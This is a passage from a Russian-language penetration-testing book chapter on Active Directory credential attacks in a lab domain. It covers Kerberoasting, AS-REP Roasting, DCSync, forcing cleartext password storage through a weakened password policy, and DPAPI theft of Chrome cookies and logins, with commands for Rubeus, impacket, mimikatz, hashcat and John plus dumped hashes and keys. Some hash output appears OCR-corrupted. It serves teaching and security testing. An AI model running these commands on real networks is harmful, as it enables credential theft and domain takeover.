4559FA08DE73ACC3F4B0C675A0D337D0A6E07376340D79F3B3284754E4F6F382CED878B43C67C2ABC421F633A8
DAC5F1F2D961DFB7084BF19608CD707CF92B26982745E4F6F382CED878B43C67C2ABC421F633A8
D15B06796F17B815D635EC2859E7957DB666011FAF1C1D24BFC66BF3ACF7F7D6287F3
B97B3DCAS0B0F3C1A400C67D9495F037E2B07820BE8639DAF33E6C7272431C449820937CFB7F314
F08236E546EEF63AD33F68022CA0BET7D7D7B4F605A40B7F2BDCD646C37F2789ADB95BB9B6E7F1
7A32C27522DD6F41BFE88A0C2C2E35491BF52A9D6B70290898CBBBA129CFA578CF3A8A28F73466
CFTD
```

Рис. 6.20. Получение билета с помощью Rubeus

```
!# GetUserSPNs.py -request -dc_ip 192.168.226.137 tdomain.dom/root
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf
DC1/admin_sql.tdomain.dom admin_sql  CN=Domain Admins,CN=Builtin,DC=domain,DC=dom

[*] Rubeus v1.5.0 - Python Kerberos Authentication Cracker
[!] http://www.secusec.de/rubeus

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Total kerberoastable users : 1

[*] SamAccountName      : admin_sql
[*] DistinguishedName   : CN=SQL_admin,CN=Users,DC=tdomain,DC=dom
[*] ServicePrincipalName : DC1/admin_sql.tdomain.dom
[*] PwdLastSet          : 2020-03-14 11:22:44.271793
[*] LastLogon           : 2020-03-14 17:31:01.521525

[*] Hash                : $krb5tgs$235*admin_sql$tdomain.dom$DC1/admin_sql.tdomain.dom$11D39200261332B44E
F1BCB06DC0721ASBF0A682C5EC78EB7941C43192D6EEE31038481E15B447CBFC9E9DA1607547050
A230B04F536DF4DE46E10572401842F6E13ACC453E1A4D4CFB0846ADAB103F16AC2DAE97AA590FD
646404397DB34FEF09D759DED0538254AEF84369C18ADAE7A326A6ED32EC2CE3921B08AB
7C061D663AFA1A7779C9C10B57080D53E3FAAEF4BF14624F978929F02EFFDDF9EFOE8B2040F0A3F330
C68A2F67D402E9679C8004CE85344E25B6743E94322DEFCC1FD81A25F26F110438CA0F1DE98
22145B5F9C5B72C30D73A3B16E0DABE7A863C90642FF406C94449FFEO65653F8BBA8DD82CF5BC3
9A30956D8044AC5B6814BFC45E5E87648C641076583836F63085755C23BD3F988EB00C848ED8
03180C617AF1A1C57652D0547F909A05671D5852FF0791AB55F06FF2351C3073CC22512AEFA778
C9B49C4CA926470806FC9FD3F8D66A9C98CF466BF75CF26049CFE7B10604596931A864978E4C7A6
96FA50281C9983147C4D60A98355CF6FAZC7400D4B009E24773787C3E60A5A58F996DF5FBDB25E1
D89167DE0C2AD17692E09F034D22A7F20013056D5C74DCBAC07D09DDB725D392AEB167A9CBB00C
3E0EDDF74E9FBC0D260B159FA8418E46694D46011DF4C8BFA2774EB2BAB5998DFA58A3092BE991F3
A564EEA5804FC0D4361386354C26325F39A36B5D456E2066FC5181CFB9E1194EFB02F512ATCB78F
3BDOBE23E06DF61C1CFD58B7862F592E2FDBA813CD7C4FBF2952FC69B820807C633409428812110D3
477D72E7C6F2B2764D810F888AFAABB9EFE3583CF7052DE7548A7EA184615A473EE406126DE09E2D
3E1DE0287CD9F312A028818890149F5462514D6ED89D16CBE2EE943A96C01B1BDAF76E45084080
5862449CB08301F2C2082A5C8F5F0535CD286514046DE28DE353191C6B6E4F2F3A058DABBB5C689D
350FC9AFAB98D050E6F68E075C84B627C7538F8FB54CC696B78D1848457A7EFS0784535D3EE7763
5AE45DF8A502D75532A1F7EAE8AAFB68E4C8AAC3280CCDC96E1B33C2526807F6059841A30173B
4559FA08DE73ACC3F4B0C675A0D337D0A6E07376340D79F3B3284754E4F6F382CED878B43C67C2ABC421F633A8
DAC5F1F2D961DFB7084BF19608CD707CF92B26982745E4F6F382CED878B43C67C2ABC421F633A8
D15B06796F17B815D635EC2859E7957DB666011FAF1C1D24BFC66BF3ACF7F7D6287F3
B97B3DCAS0B0F3C1A400C67D9495F037E2B07820BE8639DAF33E6C7272431C449820937CFB7F314
F08236E546EEF63AD33F68022CA0BET7D7D7B4F605A40B7F2BDCD646C37F2789ADB95BB9B6E7F1
7A32C27522DD6F41BFE88A0C2C2E35491BF52A9D6B70290898CBBBA129CFA578CF3A8A28F73466
CFTD
```

Рис. 6.21. Получение билета с помощью impacket

```
$krb5tgs$23$*admin_sql$TDOMAIN.DOM$DC1/admin_sql.tdomain.dom*$db4980456896b1aaa37dcbe35beca4bd$a043c3326f93723:2863b888c087d1e95ba641adecc42760839f52bb41bc383604bb15ff34cba06cb43a0806b6644e18e5c50cdcac14ff85704d7508ae9635092432e2aca6f12b7db280585cd930aa30cea42ae812bd1ec3cd47b46ce37f3c91a7e1493b85ac1188523aae19bbe99c4d0fc84e32c438687a3839a7a582bc4e9b9789f0ebd91fc104b83bc12fdd53e382558d0d3d6188c941d8bc3c600953995d167415ad682d19ff5be18c727c0:aeef81508c0258e8143e1d5f6fbeac29a838391780acd428579e959924c20099ce26b2dbda85bcd1829188d42bd9d5605c02a1421eb95e3a13aa1b88a17c68211e71023078c60c6b5c99e5f5c5f15179ee7d8ecc77f3ef6029e124767c09f33e9311d99fc8878e67e7ec7c59c34:15e5f61c1e02d46a1d5e9ee66bc93b8421545c7ac0770bd6e26c94aed6d14516917860c80d24d831033410beb1fa701559caf008b5a0b7:4485d9b4619b4a6875a91bcf7889b67773f5244eb811ce612976a2c406ab3d53896dac1dd26182f414ff5595c5c7c6e506bf40550d35465b4ccde027822d5844fc6ee51d50a521ab10cbc3f4372ee5deb759a6dc74fc001f6de309b6aa185b546bf584c144d8991db8e077ebf9532fb9e86dd3ec1daf7211f3551c7e3b83153c952366fafb19edfa1b130fffd676075951492efb6e1f918383ab4b825df553aeab72808:a0d9d9b091ad6c6249722ba53c79cbbe1660b4b02d49c0da6a3a5416283ff90a0b27460c2ea468319e684856ab:SuperPassword9
```

Рис. 6.22. Результат работы hashcat

AS-REP Roasting

При обычных операциях в среде Windows, когда пользователь инициирует запрос TGT (операция Kerberos AS-REQ), Kerberos должен указать временную метку, зашифрованную своим паролем (ключом). Метка представляет собой структуру PA-ENC-TIMESTAMP и встроена в PA-DATA (данные предварительной авторизации) AS-REQ. KDC расшифровывает эту метку, чтобы проверить, действительно ли совершающий операцию субъект — тот, за кого себя выдает, а затем возвращает AS-REP и продолжает обычные процедуры аутентификации.

Подобная проверка называется предварительной аутентификацией Kerberos и необходима для предотвращения автономного угадывания пароля. Но проверку можно отключить выставлением флага DONT_REQ_PREAUTH в UAC учетной записи пользователя. Чтобы отключить проверку для конкретного пользователя, оператору необходимо наличие привилегии GenericWrite или GenericAll.

```
Set-DomainObject -Identity [пользователь] -XOR @{useraccountcontrol=4194304}
```

Дело в том, что при отключенной предварительной аутентификации Kerberos KDC все равно вернет AS-REP, который, в свою очередь, зашифрован с помощью ключа службы krbtgt. Но зашифрованная часть AS-REP подписывается клиентским ключом, т. е. ключом пользователя, для которого отправляется AS-REQ. Выполнить атаку можно локально с помощью того же Rubeus (рис. 6.23).

Для удаленной атаки нам нужно узнать пользователей, у которых отключена предварительная аутентификация Kerberos, для чего необходимо иметь учетные данные любого пользователя в домене (рис. 6.24).

```
GetNPUsers.py [домен] / [пользователь] : [пароль]
```

Теперь выполним запрос для найденного пользователя (рис. 6.25).

```
GetNPUsers.py [домен] / [пользователь] -k -no-pass -dc-ip [IP]
```

Различие между Kerberoasting и AS-REP Roasting состоит в том, что для данной атаки нужно только имя пользователя (рис. 6.26), т. е. можно составить список и проверить сразу несколько имен (рис. 6.27). Плюс ко всему можно также узнать, какие пользователи зарегистрированы в системе, а какие нет.

```
C:\Users\root\Desktop>Rubeus.exe asreproast
[!] RUBEUS v1.5.0

[*] Action: AS-REP roasting
[*] Target Domain      : tdomain.dom
[*] Searching path 'LDAP://DC1.tdomain.dom/DC=tdomain,DC=dom' for Kerberoastable users
[*] SamAccountName     : alex
[*] DistinguishedName   : CN=Alex,CN=Users,DC=tdomain,DC=dom
[*] Using domain controller: DC1.tdomain.dom (192.168.226.137)
[*] Building AS-REQ (w/o preauth) for: 'tdomain.dom\alex'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
$krb5asrep$alex@tdomain.dom:63B5AD8261785CE0BF27A01F5AF9FB1D$9A2743863ED3197F2C3
7EEFB64013330873FB47422B1D9EFFCAFET61107167A14B57305FC6466FA23BFD3D2963B175B809B
252F6248F3E2F58201A58FAB195EB2996E85969821BB39D14D590A86D0557704358B23832BEB5128
917547622D94AC34FDC21B27F61EC153A0A097D00CAAA335768441EA1C3A3B036C368E8AD903A168
98C50E9A90E9E1FEE83A0F07EC4993E08B1977A0FFDF5CB5EDA2CC5E8AOE319AE72E7E5AA1D44993
714A3F6931DE18000E6917882A60C41433E5779BE2CB7B18B418E4FCDD02D76BD5C9F381BB00D8CC5
0D85D7770F6281D1CF79A665D40569545E1B52ECF54AFE93
```

Рис. 6.23. Получение хеша с помощью Rubeus

```
: # GetNPUsers.py tdomain.dom/root:12345678
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Name    MemberOf
-----
alex   CN=Пользователи,CN=BuiltIn,DC=tdomain,DC=dom 2020-03-14
```

Рис. 6.24. Получение пользователей с отключенной предварительной аутентификацией Kerberos

```
# GetNPUsers.py tdomain.dom/alex -k -no-pass -dc-ip 192.168.226.137
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for alex
$krb5asrep$23$alex@TDOMAIN.DOM:bt79d594bf1e92a0bd7eb82cbd62c0809$bb57c6e20e0a18245ad3474c0d3091ba7c2af175e49206f2670ad8fb0d1d08ccaa3357749710fe6c2a516fbf32
c78235f8433722914c894056182436655c40765beed0fe02f2aae578d73264e7fc465edff7f707a95eb12b1b845346060d16abb7ae0585d2b977a2109ca047c69279fbcc689936a5b1bae4d
24d72bc164639280e0fb93a3246fe1412abefcf6d39cc3d038bc23603c7b732d4571c291268478d19ff609b6661f6cc74988cfffed742ed51e74e9d51a3f0adc46a6daffd18d3e1665c55b1
641753ece1755123b58ee1d51b14c44096fff93515ef02e512d64414fc5fd3d04047ce679f
```

Рис. 6.25. Получение хеша с помощью impacket

```
:/tmp# cat users.txt
Admin
root
alex
bella
vivo
roman
mike
john
```

Рис. 6.26. Список пользователей

```
:/tmp# GetNPUsers.py tdomain.dom/ -usersfile users.txt
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User root doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$alex@TDOMAIN.DOM:f6756015d7f467bc55ef43d6127eb286$35b5e239994fb22eeeac1ac10f1628
842b3de76e400123cc86371e072880d2d3791e3abfa49444f5e4e69433d606ad1cd12a609dff33de08304fadbd4a95
23f8be448ae830f9c5dd9afa1ee86f4661ab04eb9ae6b58c19397ca9
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User vivo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Рис. 6.27. Проверка имен пользователей и получение хеша

```
:/tmp# john --wordlist=dict.txt krbt.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (Krb5Asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Bridge543      ($krb5asrep$alex@TDOMAIN.DOM)
```

Рис. 6.28. Результат работы John

Взломать полученный хеш можно с помощью John the Ripper (рис. 6.28).

Другое различие между Kerberoasting и AS-REP Roasting заключается в том, что AS-REP запрашивает билет проверки подлинности Kerberos (TGT), а не билет проверки подлинности службы (TGS).

DCSync

Для атаки DCSync необходимы специальные права. Любой член групп «Администраторы» и «Администраторы домена», а также учетных записей компьютеров контроллера домена может выполнить репликацию данных, используя протокол репликации каталогов DRS. Таким образом клиентский DC отправляет запрос DSGetNCChanges на сервер, когда хочет получать от него обновления объектов AD. Ответ содержит набор обновлений, которые клиент должен применить к своей реплике NC.

Можно выполнить DCSync с использованием обычной учетной записи пользователя. Но для этого одно из следующих правил должно быть делегировано на уровне домена, чтобы учетная запись пользователя могла беспрепятственно получать данные с помощью DCSync:

1. DS-Replication-Get-Changes — это разрешение необходимо для репликации только тех изменений, которые также реплицированы в глобальный каталог.

2. DS-Replication-Get-Changes-All — разрешение позволяет репликацию всех данных.

Члены групп «Администраторы» и «Контроллер домена» по умолчанию имеют эти права. После того как учетной записи делегирована возможность репликации объектов, учетная запись может использовать mimikatz DCSync (рис. 6.29):

```
mimikatz# lsadump::dcsync /domain:[домен] /user:[пользователь]
```

```
mimikatz # lsadump::dcsync /domain:tdomain.dom /user:root
[DC] 'tdomain.dom' will be the domain
[DC] 'DC1.tdomain.dom' will be the DC server
[DC] 'root' will be the user account

Object RDN : root
** SAM ACCOUNT **

SAM Username : root
Account Type : 30000000 < USER_OBJECT >
User Account Control : 00000200 < NORMAL_ACCOUNT >
Account expiration : 01.01.1601 3:00:00
Password last change : 16.03.2020 21:13:28
Object Security ID : S-1-5-21-3933838535-609424812-4036258185-1001
Object Relative ID : 1001

Credentials:
Hash NTLM: e48ea0f3c531d80d6746a80f11f7db57
  ntlm- 0: e48ea0f3c531d80d6746a80f11f7db57
  ntlm- 1: 07b3f51f8c244c1a04622094a971fb68
  ntlm- 2: faa91b2f1fefde9aaec730bf272b19a
  ntlm- 3: 915f2b0a576188b165be4bae6771f92f
  ntlm- 4: 259745cb123a52aa2e693aaacca2db52
  lm - 0: b9d7538476df2d6615935a5ec1b0eabb
  lm - 1: 942aba6520f18af1286c2e6e7ccaa3a5
  lm - 2: c8332b817df483d227ead95eae40ff65
  lm - 3: a22d423c246b0e84df27f64cf5de1945

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : TDOMAIN.DOMroot
  Default Iterations : 4096
  Credentials
    aes256_hmac <4096> : 5e962779201f40951fe3bd4e0d2041b6f755248fb7c92ha6fc6c4b3a4b78d72
    aes128_hmac <4096> : 036981a96735958618656d11eba1b0bf
    des_cbc_md5 <4096> : 1f405b92c2758002
  OldCredentials
    aes256_hmac <4096> : 77a04da120f30724f277b4dc34f3ac6084d4a9dd8b71aca167ec6773cc0324bb
    aes128_hmac <4096> : 2e812b135a60f338323fe7375593a809
    des_cbc_md5 <4096> : eae6cd4cd32f98a8
  OlderCredentials
    aes256_hmac <4096> : 2277d7879c544e4d3439ae1cd7b6f8e5f5b62083hc52054d3f76ac6hf958be59
    aes128_hmac <4096> : 12c5bce70c070dcf31ff84d926caf3e6
    des_cbc_md5 <4096> : 80ad16b66b0bf67

* Primary:Kerberos *
  Default Salt : TDOMAIN.DOMroot
  Credentials
    des_cbc_md5 : 1f405b92c2758002
  OldCredentials
    des_cbc_md5 : eae6cd4cd32f98a8

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *
  01 5be4c6af33f4d4a1ad2e23d14398c605
  02 e5fce508c9c9e0a703e9f7e093a70b
  03 cc68b230c1037242cd3bc614695c9467
  04 9be4c6af33f4d4a1ad2e23d14398c605
  05 e5fce508c9c9e0a703e9f7e093a70b
  06 2fbcb39292541a58f7c766df0a392e2
  07 5be4c6af33f4d4a1ad2e23d14398c605
  08 ce1f6e14b36b0740af49a30a2da9c705
```

Рис. 6.29. DCSync с помощью mimikatz

Также при реализации данной атаки можно получить историю паролей учетной записи, точнее NTLM-хеши. Взлом этих хешей позволит понять логику выставления паролей, что, возможно, поможет угадать следующий пароль в случае замены (рис. 6.30).

Hash	Type	Result
e48ea0f3c531d80d6746a80f11f7db57	NTLM	Secret08
07b3f51f8c244c1a04622094a971fb68	NTLM	Secret06
faa91b2f1fefde9aaec730bf272b19a	NTLM	Secret04
915f2b0a576188b165be4bae6771f92f	NTLM	Secret02
259745cb123a52aa2e693aaacca2db52	NTLM	12345678

Рис. 6.30. Взлом хешей, полученных с помощью DCSync

Выполнить DCSync можно также с помощью impacket удаленно, для чего нужны учетные данные (рис. 6.31).

```
secretsdump.py tdomain.dom/root:Secret08@192.168.226.137
```

```
: # secretsdump.py tdomain.dom/root:Secret08@192.168.226.137
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x67b615353c40fa07b353a9fdf77bae93
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:501:aad3b435b51404eeaad3b435b51404ee:8e1528d5fbd70c02e23edcf3283db297:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE$_ACC
TDOMAIN\DC1$:aes256-cts-hmac-sha1-96:bc3a7db45d05b3874dd3cd7711cc4ff62601649471094cfacb5cd33a9c3c89fe
TDOMAIN\DC1$:aes128-cts-hmac-sha1-96:1b47513c59b38abbfa0e54c42f4b584e
TDOMAIN\DC1$:des-cbc-md5:54809dfbf2f543275
TDOMAIN\DC1$:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd73d660ae8b384806d99104b987e633a68a604c2
dpapi_userkey:0x0fb48882982af6a169a8ad08b43215290bc7ad28
[*] NL$KM
0000 A2 46 2A 76 59 9B DE B5 44 BE 7E 65 72 31 01 77 .F*V...D.-er1.w
0010 42 44 46 51 76 4E 6F F7 A5 37 63 07 7C 44 01 AA B.FQvN..7c.|0..
0020 02 9A 6D 10 9E 4E 76 7B 24 31 BA 3A 2F EE F1 CF ..m..Nv{$1.:./..
0030 AF C3 E6 1B 62 34 BA D6 01 E7 7E 8E 3A 40 C1 C5 ...b4....@..
NL$KM:a2462a76599deb544be7e657231017742144651764ec6f7a53763d77c4401aa029a6d109f4e767b2431ba3a2feef1cfafc3e61b6234b4d601e77e8e3a40c1c5
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
[-] Error while processing user!
[-] chr() arg not in range(256)
[-] Error while processing user!
[-] chr() arg not in range(256)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7d30c92f0af963367fb0d70dad8f92b39:::
root:1001:aad3b435b51404eeaad3b435b51404ee:e48ea0f3c531d80d6746a80f11f7db57:::
tdomain.dom\alex:1105:aad3b435b51404eeaad3b435b51404ee:8c7dccca51a3fc77a031fbcb2f3cd619e:::
tdomain.dom\vivo:1109:aad3b435b51404eeaad3b435b51404ee:8c2e66ee681274c73e1a21518a0d16e4:::
tdomain.dom\jenny:1110:aad3b435b51404eeaad3b435b51404ee:cd6cc99ecb42ea6bb160002eb987cf4:::
tdomain.dom\admin_sql:1112:aad3b435b51404eeaad3b435b51404ee:804a13b16859ae11b69ed21d794dda3:::
[-] Error while processing user!
[-] chr() arg not in range(256)
DC15:1002:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
WIN-CLIENTS:1118:aad3b435b51404eeaad3b435b51404ee:c95c89ab17485e7297fc0bd8aa8b717:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:24b8bad8e04a47598c29d297a066f7f4d3697a66ec2195be50fa846ca7eb6526
krbtgt:aes128-cts-hmac-sha1-96:41fbdaff9ff73fc4204055b3d9db8136
krbtgt:des-cbc-md5:86fb2b3c4154fd5f2
root:aes256-cts-hmac-sha1-96:5e962779201f409511fe3bd4e0d2041b6f755248fb7c92ba6fc6c4b3a4b78d72
root:aes128-cts-hmac-sha1-96:036981a96735958618656d11eb1ab0bf
root:des-cbc-md5:1f405b92c2758002
tdomain.dom\alex:aes256-cts-hmac-sha1-96:dc445d49e773a6578b2e5de1a8a096e62ee89e4903999bc1af6b7aa6a5f72fb7
tdomain.dom\alex:aes128-cts-hmac-sha1-96:de5d9323f11199b2a540ec403430d7da
tdomain.dom\alex:des-cbc-md5:7c5d94fde5fd384f
tdomain.dom\vivo:aes256-cts-hmac-sha1-96:b1f9cdd4fec7724406b0c88bee5a83b03cc48f99c22c72702d2b2fe4af57327bc
tdomain.dom\vivo:aes128-cts-hmac-sha1-96:8494629b72f126d939e6e59050522112
tdomain.dom\jenny:aes256-cts-hmac-sha1-96:f253411a3280c59cd56f6d7ef423a5aad4380de0dc8b3b7d7deffe85f42d76f1
tdomain.dom\jenny:aes128-cts-hmac-sha1-96:e04bfef1e9dc646975dbfe9af85020f
```

Рис. 6.31. DCSync с помощью impacket

Получение открытого пароля с помощью DCSync

Но что делать, если хеш пароля не взламывается (рис. 6.32, 6.33)?

Выход есть! Для учетных записей Active Directory существует устаревшая функция, которая называется «обратимое шифрование». Если включено обратимое шифро-

вание, то зашифрованные данные могут быть возвращены обратно к паролю пользователя.

Если для учетной записи включено обратимое шифрование и пользователь меняет пароль после установки этой конфигурации, пароль в виде открытого текста сохраняется в базе данных Active Directory.

Credentials:	
Hash NTLM:	2d5ea91682a7af8ec84b88eb7615bac7
ntlm- 0:	2d5ea91682a7af8ec84b88eb7615bac7
ntlm- 1:	e48ea0f3c531d80d6746a80f11f7db57
ntlm- 2:	07b3f51f8c244c1a04627094a971fb68
ntlm- 3:	faa91b2f1fefde9aaec730bf272b119a
ntlm- 4:	915f2b0a576188b165be4bae6771f92f
ntlm- 5:	259745cb123a52aa2e693aaacca2db52
lm - 0:	66b223b7bdcfe39a8c00d8ec08702412
lm - 1:	29eb9b169395759d0cb77569715e00e0
lm - 2:	63761b9a352def5ed25a98e45a80f911
lm - 3:	e47050ea89ea31ea2f2058ef151ac0be
lm - 4:	10d31294b8e6960edc7eefac900c0528

Рис. 6.32. DCSync после изменения пароля

Hash	Type	Result
2d5ea91682a7af8ec84b88eb7615bac7	Unknown	Not found.
e48ea0f3c531d80d6746a80f11f7db57	NTLM	Secret08
07b3f51f8c244c1a04627094a971fb68	NTLM	Secret06
faa91b2f1fefde9aaec730bf272b119a	NTLM	Secret04
915f2b0a576188b165be4bae6771f92f	NTLM	Secret02
259745cb123a52aa2e693aaacca2db52	NTLM	12345678

Рис. 6.33. Сложный для взлома хеш пароля

Оператор может создать новую группу SharePoint и добавить все учетные записи домена с атрибутом AdminCount, установленным в 1.

```
PS > New-ADGroup -Name SharePoint -SamAccountName SharePoint -GroupCategory Security -GroupScope Global -DisplayName SharePoint -Path "CN=Users,DC=tdomain,DC=dom"
PS > $Admins = Get-ADUser -filter { AdminCount -eq 1 }
PS > Add-ADGroupMember SharePoint -Members $Admins
```

Теперь нужно создать новую парольную политику.

```
PS C:\Windows\system32> New-ADFineGrainedPasswordPolicy -Name SharePoint -DisplayName SharePoint -Precedence 1 -ComplexityEnabled $false -ReversibleEncryptionEnabled $true -PasswordHistoryCount 0 -MinPasswordLength 0 -MinPasswordAge 0.00:00:00 -MaxPasswordAge 0.00:00:00 -LockoutThreshold 0 -LockoutObservationWindow 0.00:00:00 -LockoutDuration 0.00:00:00
```

Проверим, что атрибут ReversibleEncryptionEnabled установлен в True (рис. 6.34).

```
PS C:\Windows\system32> Get-ADFineGrainedPasswordPolicy SharePoint
```

Теперь стоит применить парольную политику к новой группе.

```
Add-ADFineGrainedPasswordPolicySubject -Identity SharePoint -Subjects SharePoint
```

Проверить, применилась ли парольная политика, очень легко (рис. 6.35).

```
PS C:\Windows\system32> Get-ADFineGrainedPasswordPolicy SharePoint

AppliesTo          : O
ComplexityEnabled : False
DistinguishedName : CN=SharePoint,CN=Password Settings Container,CN=System,DC=tdomain,DC=dom
LockoutDuration   : 00:00:00
LockoutObservationWindow : 00:00:00
LockoutThreshold  : 0
MaxPasswordAge    : 00:00:00
MinPasswordAge    : 00:00:00
MinPasswordLength : 0
Name               : SharePoint
ObjectClass        : msDS>PasswordSettings
ObjectGUID         : eba770da-cb1b-429f-8487-e3296a0887dd
PasswordHistoryCount : 0
Precedence         : 1
ReversibleEncryptionEnabled : True
```

Рис. 6.34. Парольная политика для SharePoint

```
PS C:\Windows\system32> Get-ADFineGrainedPasswordPolicy SharePoint

AppliesTo          : {CN=SharePoint,CN=Users,DC=tdomain,DC=dom}
ComplexityEnabled : False
DistinguishedName : CN=SharePoint,CN=Password Settings Container,CN=System,DC=tdomain,DC=dom
LockoutDuration   : 00:00:00
LockoutObservationWindow : 00:00:00
LockoutThreshold  : 0
MaxPasswordAge    : 00:00:00
MinPasswordAge    : 00:00:00
MinPasswordLength : 0
Name               : SharePoint
ObjectClass        : msDS>PasswordSettings
ObjectGUID         : eba770da-cb1b-429f-8487-e3296a0887dd
PasswordHistoryCount : 0
Precedence         : 1
ReversibleEncryptionEnabled : True
```

Рис. 6.35. Парольная политика для SharePoint

Новая парольная политика обнуляет все стандартные параметры безопасности паролей домена. После смены пароля, которую инициирует оператор, все пароли администраторов будут храниться в открытом виде (рис. 6.36).

```
* Packages *
  Kerberos-Newer-Keys

* Primary:CLEARTEXT *
  !H4rdS3cre7
```

Рис. 6.36. Пароль пользователя в открытом виде в результате DCSync

Хранилище паролей Windows

Data Protection API (DPAPI) — криптографический интерфейс программирования приложений в ОС семейства Windows, обеспечивающий конфиденциальность данных путем их шифрования.

Почти для всех криптосистем одна из самых сложных задач — управление ключами, вернее вопрос безопасного хранения ключей. Если ключ хранится в виде обычного текста, то любой пользователь, имеющий доступ к ключу, может получить доступ и к зашифрованным данным. DPAPI позволяет разработчикам шифровать приватные данные или ключи, используя симметричный ключ, полученный на основе пароля пользователя.

DPAPI предоставляет набор API для простого шифрования (`CryptProtectData()`) и дешифрования (`CryptUnprotectData()`) данных с использованием неявных ключей, привязанных к конкретному пользователю или системе. Это позволяет приложениям защищать пользовательские данные, не беспокоясь о таких вещах, как управление ключами.

Пароль юзера используется для получения мастер-ключа. Эти ключи расположены в папке `C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>`, где `<SID>` — это идентификатор безопасности пользователя, а `<GUID>` — имя мастер-ключа. Пользователь может иметь несколько мастер-ключей. Этот мастер-ключ необходимо расшифровать с помощью пароля пользователя или ключа резервного копирования домена, а затем применить для расшифровки любых данных DPAPI. Поэтому, если мы попытаемся расшифровать зашифрованный пользователем объект данных DPAPI (например, cookie Chrome), нам нужно получить конкретный мастер-ключ пользователя.

ПО, использующее DPAPI

Chrome использует DPAPI для хранения двух основных типов данных, которые интересуют оператора: содержимого файлов cookie и сохраненных паролей. Файлы cookie расположены по пути `%localappdata%\Google\Chrome\User Data\Default\Cookies`, а данные авторизации — `%localappdata%\Google\Chrome\User Data\Default\Login Data`. В большинстве систем `%localappdata%` сопоставляется с `C:\Users\<USER>\AppData\Local`. Но сами шифрованные данные хранятся в базе данных SQLite, с которыми способен работать mimikatz. Так как у меня установлен Chrome Dev, то в примере вместо директории Chrome используется директория Chrome Dev.

Просмотреть список файлов cookie и учетных данных с помощью mimikatz можно следующим образом (рис. 6.37, 6.38):

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\  
User Data\Default\Cookies"
```

```
mimikatz # dpapi::chrome /in:"C:\Users\root\AppData\Local\Google\Chrome Dev\User Data\Default\Cookies"  
> Encrypted key found in local state file  
> Encrypted Key seems to be protected by DPAPI  
  
Host : r[REDACTED].ru < / >  
Name : fio  
Dates : 17.03.2020 11:14:16  
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption  
  
Host : r[REDACTED].ru < / >  
Name : login  
Dates : 17.03.2020 11:14:16  
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption  
  
Host : r[REDACTED].ru < / >  
Name : password  
Dates : 17.03.2020 11:14:16  
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption  
  
Host : r[REDACTED].ru < / >  
Name : prava  
Dates : 17.03.2020 11:14:16  
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption  
  
Host : s[REDACTED].ru >  
Name : J[REDACTED] 0u  
Dates : 17.03.2020 10:02:02 -> 24.03.2021 10:02:02  
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption
```

Рис. 6.37. Cookie, хранящиеся в базе данных

```
mimikatz # dpapi::chrome /in:"C:\Users\root\AppData\Local\Google\Chrome Dev\User Data\Default\Login Data"
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
URL   : http://[REDACTED]2/ < http://[REDACTED]/index.php >
Username: root
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption
URL   : http://[REDACTED]a/ < http://[REDACTED]a/ >
Username:
ERROR kuhl_m_dpapi_chrome_decrypt ; No Alg and/or Key handle despite AES encryption
```

Рис. 6.38. Данные форм авторизации, хранящиеся в базе данных

```
mimikatz # dpapi::chrome /in:"%localappdata%\Google\Chrome Dev\User Data\Default\Login Data"
```

Однако значения файлов cookie зашифрованы DPAPI с помощью мастер-ключа пользователя, который, в свою очередь, защищен паролем пользователя (или ключом резервного копирования домена). Есть несколько сценариев, в которых может оказаться оператор, пытаясь получить данные файлов cookie (или данные для входа).

